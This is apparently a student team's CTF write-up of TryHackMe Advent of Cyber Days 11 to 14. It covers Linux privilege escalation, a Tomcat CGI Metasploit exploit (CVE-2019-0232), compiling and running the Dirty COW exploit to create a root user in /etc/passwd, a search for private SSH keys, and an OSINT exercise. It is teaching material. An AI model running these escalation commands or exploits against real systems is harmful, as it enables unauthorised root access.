PSP0201

Week 4

Writeup

Group Name: hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 11: Networking - The Rogue Gnome
Tools Used: THM Attackbox, Terminal
Solution/Walkthrough:

Question 1 / 2 / 3
Based on the notes given in TryHackMe.

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4
Based on the notes given in TryHackMe. The name of the file of user that is part of the sudo group is “sudoers”.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5
Based on the notes given in TryHackMe. The Linux Command to enumerate the key for SSH is “find / -name id_rsa 2> /dev/null”.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.


Question 6
Based on the notes given in TryHackMe. The command that we can use to execute an executable file named find.sh is “chmod +x find.sh”.

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rwxrwxr):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```


Question 7

Based on the notes given in TryHackMe. The command used to host a HTTP server using python3 on port 9999 is “python3 -m http.server 9999”.



Question 8

On Terminal, login using the command “ssh cmnatic@10.10.97.80” and use the password “aoc2020”. Then, escalate the privileges using the command “bash -p” and use the command “whoami” to see that our privileges have escalated to root. Then type in the command “cat /root/flag.txt” to get our flag.



Thought Process/Methodology:

Question 1 until 7 were all answered based on the notes given in TryHackMe. For Question 8, we first need to run THM Attackbox. Then, use Terminal to login by using the given command which is “ssh cmnatic@10.10.97.80” and password “aoc2020”. Once logged in, we use the command “whoami” to check our status and then use the command “bash -p” to escalate our privileges from cmnatic to root. Once our privileges have been escalated, use the command “cat /root/flag.txt” to find our flag which is “thm{2fb10afe933296592}”.

Day 12 (Networking): Ready, Set, Elf

Tools used: Terminal, Firefox, Metasploit

Solution/walkthrough:

Question 1:

Firstly, use the command echo “Machine IP” > target.txt and cat target.txt. Then, use nmap -sVC -vv -iL target.txt to scan to give us a list of services with their versions.


```
root@ip-10-10-199-53:~# echo "10.10.207.3" > target.txt
root@ip-10-10-199-53:~# cat target.txt
10.10.207.3
root@ip-10-10-199-53:~# nmap -sVC -vv -iL target.txt

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-28 04:11 BST
NSE: Loaded 146 scripts for scanning.
```

Then, we can get the version number of the web server from http-tittle that version number is 9.0.17

```
;black;} .line {height:1px;background-color:#525D76;border:no
ad><body><h
_http-favicon: Apache Tomcat
 http-methods:
_  Supported Methods: GET HEAD POST OPTIONS
_http-open-proxy: Proxy might be redirecting requests
_http-title: Apache Tomcat/9.0.17
 service unrecognized despite returning data. If you know the
, please submit the following fingerprint at https://nmap.org
cgi?new-service :
```


Question 2:

Go to the browser and type apache 9.0 cgi metasploit to know what CVE can be used to create a Meterpreter entry onto the machine. The CVE: 2019-0232.




Question 3:

Just type flag1.txt to get the content after using dir command to display the list of files. Then, we can see the thm{whacking_all_the_elves} flag in the files.



Question 4:

The Metasploit settings that had to be set is rhosts.



Thoughts / Methodology:

Firstly, use the command echo “IP Address” > target.txt and cat target.txt. Then, use nmap -sVC -vv -iL target.txt to scan. Then, we can see the version and other information. Next, use browser to know what CVE can be used to create a Meterpreter entry onto the machine. The CVE is 2019-0232. Then, use msfconsole -q command to started the metasploit. Then, msf5 command search the CVE version that we got previous which is 2019-0232. Now, we can see our exploit module. Then, options command to look at the host and port. Then, set the rhosts with Machine IP. Use the dir command to display the list of files so we can see the a flag1.txt file. Then, type flag1.txt command to see the content in it. Finally, we got the flag which is thm{whacking_all_the_elves}.

Day 13 (Networking) : Coal for Christmas

Tools used: AttackBox, Terminal

Solution/walkthrough:

Question 1

From the port scan, the old, deprecated protocol and service that is running is ‘telnet’.

```
root@ip-10-10-74-242:~# nmap 10.10.49.98

Starting Nmap 7.60 ( https://nmap.org )
Nmap scan report for ip-10-10-49-98.eu-w
Host is up (0.00060s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:2C:3F:31:FE:4F (Unknown)
```


Question 2

The credential that was left is ‘clauschristmas’

```
root@ip-10-10-74-242:~# telnet 10.10.49.98
Trying 10.10.49.98...
Connected to 10.10.49.98.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```


Question 3

The distribution of Linux and version number this server is running is Ubuntu 12.04



Question 4

Type in the command telnet (machine_IP) as below. Login with the credentials given.



After logging in, open the cookies_and_milk.txt file using cat command.From here we could see that the Grinch got there first.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
/*********************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*********************************************/
```

Question 5

To find the real C source code, search for ‘dirty.c’ in our browser. Click on the result shown below.

We will then see the source code as shown here . The highlighted part is the verbatim syntax that we can use to compile.

```
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
```

Question 6

Type in the syntax that we got earlier and follow the commands below.

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
```

It will ask for a password (which we can set to anything of our choice)

```
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiNwuAmhafS1k:0:0:pwned:/root:/bin/bash

mmap: 7f5f112c7000
```


Finally, the new username has been set to ‘firefart’.

```
mmap: 7f5f112c7000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'neeno'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'neeno'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```


Question 7

Next, we are switching to the new user so enter the command : “su firefart” and type in the password that we set earlier .


After that, we are going to change the directory to root with “cd /root” to see the file that the grinch has put a message in.



Use the command “touch coal” as below.



Type in the command “tree | md5sum” and we will see the MD5 hash number.



Question 8

The CVE for Dirty COW is “CVE-2016-5195”

That C source code is a portion of a kernel exploit called DirtyCow. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was

Thought process/ methodology:

Firstly, we used nmap for port scanning to see that ‘**telnet’** is the old protocol and service that is running.Next we used telnet with our IP address and found out that the credential that was left is **‘clauschristmas’** .The distribution of Linux and version number this server is running (**Ubuntu 12.04**) can be found with “cat /etc/*release” .Then, we logged in to the account with the credentials provided and open the **cookies_and_milk.txt** file which reveals that the Grinch got there first. The verbatim syntax for compiling was gotten from the dirty.c source code.We proceeded to type in the syntax and ran “./dirty” command.Enter a random password and we have successfully created a new user with username **‘firefart’.**After that, we switched to the new user and changed the directory to root. To proof that we did leave coal for Christmas, we created a file named coal and ran the command “tree | md5sum” .In result, the MD5 hash number is displayed.


Day 14 (OSINT) : Where's Rudolph?

Tools used: Chrome

Solution/walkthrough :


Question 1

Search "reddit.com" on our browser.




Question 2

Rudolph's birth place based on one of his comments on Reddit




Question 3

Use google to search for Robert's last name.




Question 4

His reddit comment shows that he has a Twitter account.



Question 5

We can search IGuidetheClaus2020 on twitter to find Rudolph's username. It shows the username is @IGuideClaus2020.




Question 6

Rudolph frequently posted by Bachelorette on his Twitter

